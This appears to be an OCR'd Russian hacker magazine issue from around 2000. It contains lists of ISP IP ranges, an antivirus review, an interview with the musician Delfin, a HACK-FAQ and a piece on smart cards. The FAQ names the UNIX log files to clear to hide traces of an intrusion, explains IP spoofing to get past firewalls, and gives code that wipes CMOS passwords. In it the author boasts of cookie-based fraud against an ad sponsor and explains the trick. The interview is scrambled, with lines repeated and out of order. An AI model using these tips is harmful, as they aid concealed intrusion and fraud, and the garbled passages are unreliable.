195.239.7.1 - 195.239.7.254

PTT

195.34.27.1 - 195.34.27.254
195.34.28.1 - 195.34.28.254
195.34.29.1 - 195.34.29.254
195.34.30.1 - 195.34.30.254

MTU

212.188.96.1 - 212.188.96.254
212.188.97.1 - 212.188.97.254
212.188.98.1 - 212.188.98.254
212.188.99.1 - 212.188.99.254
212.188.100.1 - 212.188.100.254
212.188.101.1 - 212.188.101.254
212.188.102.1 - 212.188.102.254
212.188.103.1 - 212.188.103.254
212.188.104.1 - 212.188.104.254
212.188.105.1 - 212.188.105.254
212.188.106.1 - 212.188.106.254
212.188.107.1 - 212.188.107.254
212.188.108.1 - 212.188.108.254
212.188.109.1 - 212.188.109.254
212.188.110.1 - 212.188.110.254
212.188.111.1 - 212.188.111.254
195.34.37.1 - 195.34.37.254
195.34.61.1 - 195.34.61.254

ORC

212.48.130.1 - 212.48.130.254
212.48.131.1 - 212.48.131.254

CARAVAN

212.158.178.1 - 212.158.178.254
212.158.179.1 - 212.158.179.254

COMSTAR

212.248.4.1 - 212.248.4.254
212.248.5.1 - 212.248.5.254
212.248.6.1 - 212.248.6.254
195.210.130.1 - 195.210.130.254
195.210.132.1 - 195.210.132.254
195.210.133.1 - 195.210.133.254

INFOTEL

195.170.202.1 - 195.170.202.254

CITYLINE

195.46.161.1 - 195.46.161.254
195.46.162.1 - 195.46.162.254
195.46.163.1 - 195.46.163.254
195.46.164.1 - 195.46.164.254
195.46.165.1 - 195.46.165.254
195.46.166.1 - 195.46.166.254
195.46.168.1 - 195.46.168.254
195.46.169.1 - 195.46.169.254
195.46.172.1 - 195.46.172.254
195.46.173.1 - 195.46.173.254
195.46.175.1 - 195.46.175.254

SYNCHROLINE

212.24.44.1 - 212.24.44.254

SAINT PETERSBURG

SOVAM

195.190.96.1 - 195.190.96.254
195.190.102.1 - 195.190.102.254
194.186.1.1 - 194.186.1.254
194.67.46.1 - 194.67.46.254

COMSET

213.172.1.1 - 213.172.1.254
213.172.2.1 - 213.172.2.254
213.172.3.1 - 213.172.3.254

PETERLINK

195.242.16.1 - 195.242.16.254
195.242.17.1 - 195.242.17.254
195.242.18.1 - 195.242.18.254
195.242.19.1 - 195.242.19.254

WEB PLUS

195.131.1.1 - 195.131.1.254
195.131.50.1 - 195.131.50.254
195.131.51.1 - 195.131.51.254
195.131.75.1 - 195.131.75.254
195.131.85.1 - 195.131.85.254
195.131.86.1 - 195.131.86.254

ADMIRAL

194.105.201.1 - 194.105.201.254
194.105.202.1 - 194.105.202.254
194.105.203.1 - 194.105.203.254



ОБЗОР АНТИВИРУСОВ.

The Hound Of Winter (thow@ireland.com)




В прошлом номере нашего журнала я собственной персоной рассказывал о разнообразных антивирусах, коими наводнен Internet. После длительного запоя-закачки подобных тулзов с иностранных сайтищ, сайтов и сайтиков с непонятными для простого чукотского программиста бюковками и крючочками стало ясно, что их гораздо больше, чем меня.

Похоже, что патологическая ненависть ко всему непонятному, а потом страшному и наверняка чертовски опасному движет не только простым пользователем, но и превеликим множеством всяких забугорных любителей-программистов, которые уже запустили свои ручонки неправильной геометрической формы в карманы несчастных забугорных же пользователей. И впору бы нашим отечественным вирусописателям уподобиться русским же хакерам и сотворить нечто такое, что прославило бы их на весь мир, да видно мельчает наш вирусист... Ох, мельчает. А может, просто пива ему, родному, не хватает - полив плохой, земля неудобренная - вот и зачах в нашем суровом субконтинентальном климате между Чукоткой и Калининградом. Впрочем, не везде ж Россия впереди планеты всей. Вот и по части антивирусов у нас наблюдается полнейший провал. AVP и DrWeb - это единственные (притом объективно не очень удачные) программные продукты из exUSSR, которые хоть как-то знают за бугром. Зато весь остальной мир не дремлет и в поисках вредителя строчит по несколько новых антивирей каждый месяц. Пришлось поработать мощным фильтром, чтобы отбросить явно неудачные поделки и представить на всеобщее обозрение вторую часть этой neverending story. Итак, мы с тобой продолжаем продираться сквозь чащу разнообразных инструментов для поимки бедных и несчастных вирусов.

BackWork 2.12 English version

http://www.framework.nl/backwork

Судя по названию, право на существование имеет и русская версия, но поскольку я таковой нигде не обнаружил (плохо искал?), то пришлось смотреть аглицкую. После старта программы я обнаружил, что нигде не вижу самой программы. Мне это понравилось - забавно, когда антивирус ведет себя точь-в-точь как то, против чего он был создан. Однако я быстренько сообразил, что среди многочисленных пиктограмм на панели задач появилась еще одна. Кликнув ее, получаю окошко с предложением проверить все мои диски на предмет троянов.



Да, рекомендации себя оправдывают. BackWork - отличный охотник за беглыми рабами этих ненасытных псевдохакеров, желающих лишить невинности и без того порнографическое произведение фирмы Microsoft. В его базе находится информация о 172 самых популярных "троянских конях".

Учитывая наше неспокойное время, когда почтовый ящик того и гляди лопнет от переполняющих его признаний в любви "I LOVE YOU", этот антивирь найдет свое достойное применение среди себе подобных. Я его у себя поставил - мне понравилось. Но есть и минусы - для его базы данных нужна хорошая система обновления. Без нее он бессилен, потому как каждая версия продукта "устаревает" уже через два-три месяца после инсталляции. Хацкеры ж не дремлют.

Achiless' Shield Silverlake


ftp://zdftp.zdnet.com/pub/private/sWIIB/utilities/security/achshld.exe

Неплохой и довольно мощный легкий в обращении антивирус. Один из немногих (памятуя о Нортонах) антивирусов, которые позволяют создать специальную дискету "на всякий пожарный". Правда, после этого сразу (без всяких вопросов к узеру!!!) начинает сканировать все подряд, объясняя это тем, что должен быть установлен на чистую систему. Кнопочка отмены "лишения жесткого диска невинности" в нем отсутствует, так что приходится расслабиться и "получать удовольствие", созерцая приятную серую оболочку с дергающимися туда-сюда названиями файлов. Зато все остальное оказалось на высшем уровне. Свой немаленький размер (приблизительно 9 мегабайт в архиве) он оправдывает с лихвой. Одни настройки чего только стоят!

Кроме стандартной проверки на вирусы, Achiless позволяет также проверять и входящую

ВТОРОЕ ПРИШЕСТВИЕ.





почту на предмет всякого рода подозрительного файла.



Его одного в принципе может хватить в качестве единственного защитничка ценного содержимого жестких дисков среднего российского геймера. А отдельная оболочка для управления заданиями завершает прекрасную картинку, которую "нарисовали" программисты из InDefense. Продукт полностью закончен и готов к употреблению "вовнутрь". Его стоит отметить особо.

Omniquad Mailwall

http://www.omniquad.com/mwlinst.zip

Одна из самых удачных реализаций брандмауэра для почтовых программ. Суть брандмауэра (в народе - файервол) состоит в отслеживании "нежелательных" связей компьютера с посторонними хакерами. Mailwall делает это более специализированно для почтовых программ, следя за тем, чтобы вместе с почтой к пользователям не попадали вирусы в виде аттачей и просто в теле письма.

Установка чрезвычайно проста для Windows 95/98. В этом случае Mailwall сделает все сам. Любителям же NT и 2000 придется добавить Mailwall в список сервисов, стартующих вместе с системой.

PC Cillin 2000 Antivirus

http://pc-cillin.download.antivirus.com/ftp/products/pccillin/pcc2k.exe

По сравнению со своими товарками PC Cillin получает оценку неплохо. Кроме обычного набора полезных и необходимых действий, PC Cillin вписывается в общий дизайн и технологию Windows 95/98. По-моему, это единственный продукт, который придерживается такой же идеологии. В общем, стоит его посмотреть самостоятельно и оценить. В нем есть на что посмотреть, но от общего числа антивирусов он отличается мало.



vCatch

http://212.150.51.26/commonsearch/vcatch/VCSetup.exe

Еще одна неплохая программа по проверке и поддержанию в "чистоте помыслов" почтового аккаунта и сопутствующих атрибутов. Настраивается на несколько популярных мыло-гляделок, просматривая почту до того, как она будет открыта пользователем. Висит в трее, не мешает... Но и на роль полноценного антивируса не претендует. Зато красивая. ;)




Существует у нее одна занимательная особенность - она позволяет рассылать свои копии друзьям и знакомым. Теперь пытаюсь представить себе причины и свойства, по которым vCatch отличается от собственно вирусов. ;)))

Virus Alert for Word 2000

http://www.evirus.com/support/trials/vaw2kevl.exe

В связи с тем, что многие уже давно перешли сами и перевели свои рефератики и курсовые на Office 2000, программа, подобная Virus Alert, стала жизненно необходимой. После мгновенной установки Virus Alert интегрируется в оболочку редактора из офисного пакета, и пользователь навсегда забывает о макросных вирусах в *.DOC файлах. Учитывая российскую специфику получения документации (мягко говоря, нелицензионными методами), этот продукт необходим каждому! ;) Тем более, что места он занимает очень мало, а пользы приносит несравнимо много. Рекомендую.




AnalogX Script Defender

http://www.analogx.com/files/sdefendi.exe

Замечательная штука, которая поможет тебе обезопасить запуск всевозможных скриптов - начиная от Visual Basic'а и заканчивая скриптами для WinY2K. Он устанавливает (по запросу пользователя) процедуры перехвата скриптов и, перед тем как их выполнить, проверяет на всевозможные подозрительные процедуры. Например, обращение к жесткому диску "без спроса" или правка системного реестра.


При более пристальном рассмотрении на сайте www.analogx.com оказалось несколько полезных утилит. Кстати, они тоже (как и Script Defender) абсолютно бесплатны.



DiamondCS WormGuard

http://wormguard.diamondcs.com.au/wguard.exe


Создатели этого чуда техники и программирования явно решили пойти радикально-разбойничьим путем. Программа предназначается для блокирования запуска различных файлов, указанных поименно, так WormGuard на самом деле оказался FileGuard'ом. Этот "стражник" представляет собой простейший механизм блокировки определенных файлов. Он запрещает доступ и запуск программ или скриптов (что полезно при просмотре почты с приаттаченными "червячками"), которые указывает пользователь.



Avast 3

ftp://ftp.securenet.org/files/avast32.exe

Великолепный по своим возможностям личный файервол и антивирус в одном флаконе (personal firewall). Может устанавливаться как в модификации для локальной сети (при этом оставаясь локально на компьютере и защищая только его). В список его возможностей также входит проверка входящей почты. Весьма надежное средство для мониторинга системы. Его стоит поставить вместе с каким-нибудь из перечисленных выше антивирусов. Что-то подобное выпустили не так давно в MacAfee и Norton.





ХАКЕРСТВО – ЭТО ОТЛИЧНЫЙ ЭКСТРИМАЛЬНЫЙ ВИД СПОРТА?

Удалось мне все же затащить в редакцию Дельфина. Долго он сопротивлялся, боялся, что прям на входе хакнут его мобильник, пейджер, ключи от квартиры, девственность. Но отвертеться ему не удалось.

SINtez (pokrovsky@xakep.ru)

Х: Ну смотри, сейчас ходят разные слухи вокруг твоей музыки/ Кто-то говорит - «Он альтернативщик», кто-то говорит - «Он рокер реальный», кто-то говорит - «Да вы чего, ребята, он - электронщик». Хотелось бы услышать голую правду из первых уст.

Д: Это, наверно, общая смесь. Того и другого, и третьего. И это хорошо.

Х: Если смесь, то это попса тогда получается какая-то.

Д: Возможно. Сложно дать такое сложное определение. Безусловно, это музыка, сделанная большей частью на компьютере. Безусловно, это музыка, сделанная по технологии хип-хоп музыки. И безусловно, сэмплы, использованные для создания этой музыки, берутся из каких-то альтернативных групп. Много гитарной музыки.

Х: А ты сам только поешь или также и пишешь музыку?

Д: Да я все делаю. Музыку я делаю в соавторстве с другими постоянными музыкантами.

Х: Что-нибудь происходит на концертах типа каких-нибудь драк, разборок, кидания в фанатов чего-нибудь?

Д: Нет. Никогда.



Х: А как насчет мата в песнях? Ты единственный из раскрученных звезд, кто позволяет себе композиции со словами «Пошли все на х@й». Это твоя личная идея либо это твои менеджеры и продюсеры генерят?

Д: Да нет. Просто была идея записать такую песню. И я думаю, что если бы не было этих слов, она бы была другой песней. Я думаю, что именно в этом случае это удачное использование.

Х: Вот, насколько я помню, раньше это был реп, какой-то хип-хоп. Не хочется вернуться к этому? Вроде сейчас это достаточно модно.

Д: Мне это кажется немного скучным. У меня было долгое и серьезное увлечение этой музыкой, очень много ее слушал, но не получал настоящего удовлетворения. После прослушивания всегда хотелось чего-то большего. И постепенно я пришел к тому, что есть сейчас. Хотя я продолжаю слушать эту музыку, вижу много очень интересных коллективов, но приоритетно слушаю совсем другое.

Х: Нет такого: типа «Мы на чем-то можем больше заработать, поэтому давайте немножечко подвинем свои желания и сделаем более коммерческие проекты»?

Д: Я думаю, что за модой все равно нужно и необходимо следить. В том плане, что нельзя делать продукт, не соответствующий своему




ческие темы. Как-то это стремно.

Д: Мне кажется, что каждый выискивает в моих композициях что-то ближе к себе. И поэтому возможно, конечно, что-то и проскальзывает, какие-то такие постнаркотические мысли и соображения, но, скажем, если альбом «Не в фокусе» был целиком и полностью посвящен этой проблеме, то в «Глубине резкости» всего два раза упоминаются такие темы, и то вскользь. Потому что для людей, которые какое-то время назад имели отношение к этой проблеме, были втянуты в эти неприятности, все равно все это бесследно не проходит. Это как-то влияет на всю их последующую жизнь. Но вот сейчас мы пишем новую пластинку, и пока я там не создал ничего такого.

Х: Может ты пьешь с утра до вечера, может по субботам ты в качалку ходишь, может у тебя хобби - мастурбация? Есть какие-то увлечения, вот концерты закончились, все, у тебя куча свободного времени, чем ты занимаешься?

Д: Да я не помню, чтобы у меня было свободное время, так чтобы мне нечего было делать. В общем, это связано с семьей и с ребенком, то есть мне хватает времени только на это или на то.

Х: Кстати, о семье и ребенке, я смотрю твои интервью, что-то последнее время там проскальзывают темы «Вот моя семья, вот мой ребенок, жена, ребенок, жена, ребенок». Это что - все? Дельфин вырос, он стал папой, беспредел закончился.



Х: А как насчет курнуть? Не сигарет ;-).

Д: Можно. У меня просто этот самый... Низкое давление в глазных яблоках. Доктор прописал ;).

Х: Ну, это ясно. Мы все к одному и тому же доктору ходим :).

времени. Все равно нужно как-то находить связи со своим временем, чтобы это легко доходило до слушателей, тем более если ставятся задачи продать эту пластинку.

Х: А вообще на тебя не давит коммерция?

Д: Ну, обычно у нас это так происходит: сначала записывается пластинка, а потом уже выясняется, насколько она коммерческая. И если не хватает какого-то элемента коммерции, то она может быть специально доделана, как, скажем, на «Глубине резкости» - песни «Дверь» и «Любовь» были специально записаны в радиоверсии, чтобы хоть какие-нибудь радиостанции могли их ставить.

Х: А ты не боишься, что на тебя после этого будут тыкать пальцем и говорить: «Он опопсел»?

Д: Мне все равно абсолютно.

Х: Ты постоянно говоришь, что ты против наркотиков, что ты завязал, что драгсы - это дерьмо. Однако в композициях часто проходят наркоти-

Х: А как на счет «Мальчишника»? Вы расстались, разбежались как в море корабли или вы встречаетесь, пиво вместе пьете?

Д: Встречаемся мы редко, это связано с тем, что все как-то заняты в первую очередь собой и ставят какие-то собственные проекты и произведения. Ну, иногда видимся, в основном созваниваемся, узнаем, как дела друг друга, помогаем по мелочам друг другу.

Х: А когда ты общаешься с ребятами из Экс-Мальчишника, с Мутабором, например, у тебя нет такого чувства, что ты прорвался, а остальные ребята остались позади, и они тебе немножечко завидуют?

Д: Да я думаю - нет, я думаю, каждый из нас получил то, что хотел, а на что претендовал, тем сейчас и владеет.

Х: А по жизни - кто ты такой?

Д: Бродяга.



Д: Каждый журналист, который со мной разговаривает, задает мне этот вопрос. Я на него отвечаю в обязательном порядке, примерно всегда одно и то же.

Х: Ты посвящаешь все свое время, кроме концертов, семье и ребенку?

Д: Ну, в общем, да, т.е. моя жизнь по большому счету делится на две половины: какую-то бытовую ее часть и на занятия тем, чем непосредственно я занимаюсь - музыкой, т.е. там и студийная работа, и какие-то концерты, интервью, всякие съемки. И очень сложно найти баланс.

Х: А как же там пьянки, гулянки, встречи с друзьями?

Д: Безусловно, это все есть, но это как бы проходит в процессе. Т.е., скажем, когда я сижу дома с ребенком, это мне не мешает выпить с друзьями, но только это все происходит в процессе в таком бытовом. И наоборот, когда я поехал на гастроли и можно расслабиться и повеселиться.



Х: А что ты пьешь?

Д: Ну, из алкогольных напитков люблю коньяк. Предпочтительно армянский.

Х: А как насчет курнуть? Не сигарет ;-).

Д: Можно было бы :).

Х: Грубо говоря, с крепкими наркотиками ты завязал, но позволяешь себе иногда расслабиться?

Д: Ну, я меня просто этот самый... Низкое давление в глазных яблоках. Доктор прописал ;).

Х: Ну, это ясно. Мы все к одному и тому же доктору ходим :).

Д: Ну да. У всех проблема со зрением :).

Х: Говорят, что ты не лох в компьютерах, знаешь, что это такое, пользуешься ими и даже музыку на компьютерах пишешь.

Д: Ну, если честно, я знаю, что такое монитор и мышка. Так, в общем, я не большой специалист в этой области

Х: Ну что ты ни разу не был в Инете?

Д: Был, да, посещал там чего-то. Иногда захожу, но так особо не увлечен этим.

Х: Тебе неинтересно просто?

Д: Нет, мне интересно. Просто все ооооочень медленно происходит, жалко времени.

Х: Понятно... А ты знаешь, кто такие хакеры? Как ты относишься к хакерству как таковому?

Д: Я думаю, что это своего рода экстремальный вид спорта.

Х: Ну, если люди совершают незаконные какие-то вещи...

Д: Каждый волен получать адреналин так, как ему хочется. Я думаю, что это, наверное, один из цивилизованных видов получения адреналина, который по большому счету окружающим не причиняет вреда. И только сам хакер может за себя ответить долгим тюремным заключением :).

Х: А тебе самому не хотелось взять и ломануть сервер какой-нибудь сволочи?

Д: Очень хочется, но, опять же, на это нужно время, чтобы все это изучить.

Х: Предположим, пройдет 20 лет, компьютеризация, ты видишь, как идет, на компьютерах работают почти все. Будут скачивать МР3, не будет никто покупать сидюки, будут через Интернет смотреть всякие концерты и т.д., никто не будет задницы от стула отдирать. Вот что ты будешь делать, работа будет потеряна, как ты будешь зарабатывать на жизнь?

Д: Я думаю, что ничто не может заменить живого концерта, хорошего шоу. По ТВ смотреть - это все равно не то. Что касается распространения аудиоматериала посредством МР3, то не знаю, как с этим бороться.

Х: То есть ты против этого?

Д: Нет, я не против как потребитель. Это отличная вещь. Зачем ходить в магазин, покупать себе пластинку, когда можно перекачать и слушать.

Х: Ну, ты понимаешь, что ты сделал работу, ты выложился, а кто-то на халяву это получил.

Д: Как музыкант я понимаю, здесь гиморная ситуация. Но я как музыкант сам ничего не получаю с этого. С продажи в России - жалкие копейки. Т.е. несравнимые гонорары. Для нашей страны эта проблема не стоит. Это скорее проблема стран с развитым шоу-бизнесом.

Х: Клево. Спасибо. Надеюсь, еще пообщаемся.

Д: Конечно. Счастливо.

HACK-FAQ

Horrific (smirnandr@mail.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы, и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :).

Q: Что такое Firewall?

То же, что и брэндмауер, а точнее - это одна из его реализаций. Брендмауер - одна из самых распространенных защит, которой пользуются дядьки-админы. Он может быть реализован аппаратно, программно и аппаратно-программным методом. Через эту защиту в сеть может проскочить только компьютер с определенным IP адресом. Если у тебя адрес не соответствует разрешенному, то можешь облизывать Чупа-Чупс :), в сетку ты не пролезешь. С помощью Firewall очень часто защищают сети, которым нужен полный доступ в Internet и не нужны незваные гости. Серверы общего пользования такими вещами не предохраняются. Им, наоборот, нужно освободить доступ извне, чтобы все могли засмотреть их паги.

Q: Что такое "спуфинг"?

Злые дядьки-админы придумали брендмауер, а другие дядьки придумали спуфинг. Это способ, с помощью которого можно обойти защиту брендмауера. Он, как всегда, до гениального прост. Работает все это так: определяем IP-адреса, которые проходят через защиту, а потом используем любой из них в качестве своего. Админы долго напрягались, выдумывая Firewall, а кто-то простым спуфингом поставил всю их защиту на коленки и заставил админов облизывать все тот же самый Чупа-Чупс :).

Q: Все ли можно сломать спуфингом?

Нет. Спуфингом нельзя сломать админу ребра :). Им можно без проблем ломать простые брэндмауеры. Если ты нарвался на Firewall-1 от фирмы Check Point Software Technology и у тебя мало опыта, то советую оставить его до лучших времен. В нем используется несколько уровней проверки подлинности IP-адреса, и игра с ним равносильна общению с нашей доблестной милицией - один обязательно остается в синяках. Догадайся с трёх раз - кто? :)

Q: У меня стал плохо читать диски CD-ROM. В фирме мне сказали, что в него попал вирус, и отказались ремонтировать, потому что виноват я. Мне пришлось покупать новый. Я купил, и все стало ничть. Как мне вылечить старый сидюк, а то выбрасывать жалко?

Ну ты перец, тебя кинули. Для CD-ROM уже давно есть специальный антивирус. Выглядит он как простой диск, но только на читающей поверхности находится маленькая щеточка. Продаются такие антивирусы в любой компьютерной фирме. Покупаем, вставляем и запускаем с него демо-прогу. Если демо-проги нет, то просто вставляем диск, достаем, вставляем, достаем... И так, пока руки не посинеют:). Если не помогло, то разбираем CD-ROM и ищем маленькую линзу (она стеклянная и выглядит как маленькая пуговица). Теперь берем вату, макаем в спирт и протираем эту линзу. Все вирусы моментально умирают. Если и после этого не заработало, то это значит, что ты забыл после чистки собрать свой сидюк. Собери и вставь его в свой комп. Не заработало? Сочувствую, это был не вирус, а троян. Тебя ломанули :).

Q: Как уничтожить все следы моего присутствия на UNIX сервере?

/var/log/wtmp и var/log-/lastlog - это логи входов и выходов на сервер. /var/log/utmp и /var/log/messages - состояние твоего текущего присутствия. В зависимости от версии Unixа директория log может измениться на adm или другую, но названия файлов почти во всех версиях такие.

Q: У меня есть возможность дорваться до компьютера начальника. Что можно с ним сделать, чтобы посмеяться от души?

Как баловаться с прогами, я рассказывать не буду. О некоторых из них уже писалось в шароварах, и, возможно, что M.J.Ahs еще не раз порадует нас такими шедеврами. Прог-приколов полно в Инете, и с ними можно очень легко разобраться. Вот тебе несколько приколов, изготавливаемых своими руками из моей практики:

1. В настройках мыши надо установить мышку для левши. До ламера очень долго будет доходить, почему по щелчку вызывается меню.

2. Поставить скорость двойного нажатия на максимум. Как бы лам ни старался, он все равно не сможет так быстро нажать.


3. Вытащи шарик из мышки... Комментарии излишни.

4. Сделай копию рабочего стола вместе с иконками и панелью, но без запущенных прог (клавиша Print Screen). Потом в любом графическом редакторе сделай вставку и сохрани копию экрана в BMP файл. Теперь убери с рабочего стола все иконки и спрячь панель с кнопкой "Пуск", чтобы ничего не осталось. Далее нужно установить в качестве обоев сохраненную тобой копию экрана. Даже профессионалы велись на эту бутафорию. Убойно смотреть, когда жертва пытается ткнуть в иконку или кнопку "Пуск" и ничего не происходит, потому что он тыкает в обои.

Q: Я знаю несколько провайдеров в своем городе, которые предоставляют демонстрационный доступ только к их страничке. А можно пролезть дальше?

Можно, но не далеко. Многие провы начинают давать демонстрационный доступ. Для этого используются те же телефоны, как и для нормального подключения. Когда ты дозваниваешься, сервак проверяет имя пользователя. Если оно guest (у провов в основном используется этот ник для предоставления халявы), то ты можешь войти в его сетку. В этом случае весь твой Inet ограничен протоколом HTTP и одним IP-адресом (адресом их сервера). Это значит, что ты можешь загружать только их главную страничку (по крайней мере, они так думают :)). В чем прикол? А в том, что на этом серваке лежит очень много домашних страничек, и большинство из них имеет тот же IP. Ты же не будешь для своей паги про влияние банальной

Задавать вопросы можно по E-Mail адресу hack-faq@xakep.ru (E-Mail адрес состоит только из английских букв). Поле письма Subject обязательно должно быть с пометкой "[вопрос для FAQ]", иначе ответа ты просто не дождешься.



эрудиции на мозг парнокопытных обезьян :) выделять собственный IP? Вот и другие не будут. Так что вперед к победе коммунизма :), проверяй все домашние странички, расположенные на сервере прова. И не торопись, время все равно не тикает.

Q: Как можно уничтожить BIOS?

Вытащить из компьютера и сжечь. Если ты имел ввиду с помощью программы, то вот тебе три строчки:

```
mov ax,1010h
mov dx,70h
out dx,ax
```

Конечно же, они не ничего не уничтожают, а просто сбрасывают CMOS в состояние по умолчанию. Компьютер после этого останется жив, а вот пароли, установленные в CMOS, потеряются.

Q: Где взять кучу проксиков? Я хочу немного накрутить спонсора.

Где, где.... Не занимайся ерундой, прокси все равно не поможет. Если твой спонсор действительно подвязывается к IP-адресу (что мало вероятно), то просто выйди и через полчаса снова войди в Inet. Если у тебя дуал-ап, то адрес выдается динамически, и при новом соединении он уже будет другим. А вообще, практически все спонсоры подвязываются к плюшкам (cookie). Поэтому просто стирай плюшку спонсора и регистрись под чужим именем, указывая свой ID-номер. Потом снова стирай (можно не разрывая связь с Инетом) и регистрись. Я таким образом накрутил TargetShop на триста зеленых. До сих пор жду своих накрученных и тихонько пою песню: "Тыж мэнэ пидманула, тыж мэнэ пидвила".

Q: Где находятся автоматически запускаемые проги при старте Windows?

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices - запускаемые сервисы, HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run - запускаемые проги, HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce - запускаемые проги один раз.
Желательно еще иногда запускать Msconfig.exe из системы и проверять на наличие новых резидентов. А то вдруг кто-нибудь прискочит :).

Q: Что такое логические бомбы и с чем их едят?

Это прога, похожая на вирус, а вот есть ее не надо, она не вкусная. Логическая бомба может сидеть в системе и в определенный момент произвести какое-то действие (взорваться). В чем же тогда отличие от вируса? Бомбы не плодятся. В этом есть и преимущество, и недостаток. Преимущество в том, что ее трудно найти. "Хорошая" бомба не сидит в памяти. Она загружается, и если что-то не устраивает (например, дата), то выгружается, а если устраивает, то уничтожает все на своем пути. Недостаток (смотря для кого :)) - она не плодится и не может кочевать между компьютерами.

КТО ДЕЛАЕТ

Ты можешь быть ближе к нам. Мы ждем твоих писем, мы ждем тебя в нашем портале. Современный мир открывает перед тобой свои возможности. Они немного пугают, но от них не спрятаться. Используй их вместе с нашей командой ИМПЛАНТ, чтобы самому не стать глупым рабом высоких технологий.




Ты уже привык к слову "кардинг". Появились кредитные, телефонные, проездные карты. Тебя преследует соблазн подделать их. Что думают разработчики карт? Их мало волнуют твои соблазны. Сегодня ИМПЛАНТ в гостях у Мартына Нунупарова.

СМАРТКАРТА В МАШИНЕ

Пока ты ломаешь голову над телефонной карточкой, у кардеров-создателей мозг работает совсем в другую сторону. Они делают карты, которые никто не будет подделывать. Это будет просто невыгодно.

Представь, что свидетельство о техосмотре твоей машины внутри содержит компактный радиопередатчик с чипом-кодером. Во все светофоры города вмонтированы приемники. Твой автомобиль имеет свой уникальный номер. Осталось подключить светофоры к мэйнфрейму (уже



сделано во многих местах), и мы знаем траекторию твоего передвижения по городу.

С помощью этой технологии можно будет более эффективно управлять светофорами и разгружать пробки. Можно будет точно сосчитать количество машин в разных узлах магистрали. А главное - можно будет брать плату за проезд по центральным улицам города. Проехал по Тверской, домой придет счет. В следующий раз попытаешься добираться в объезд.


КАК ЖЕ ЭТО РАБОТАЕТ?

У чипа всего два вывода. На них подают питание, и туда же микросхема генерирует импульсы - она на микросекунду

КАК ЕЩЕ МОЖНО ИСПОЛЬЗОВАТЬ КАРТУ?

Как ты уже понял, каждая смарткарта имеет свой уникальный номер. Она компактная и дешевая. Такой картой можно начинить, к примеру, акцизные марки на бутылках со спиртным. Можно засунуть такую карту в этикетку или в поддон коробки с товаром.
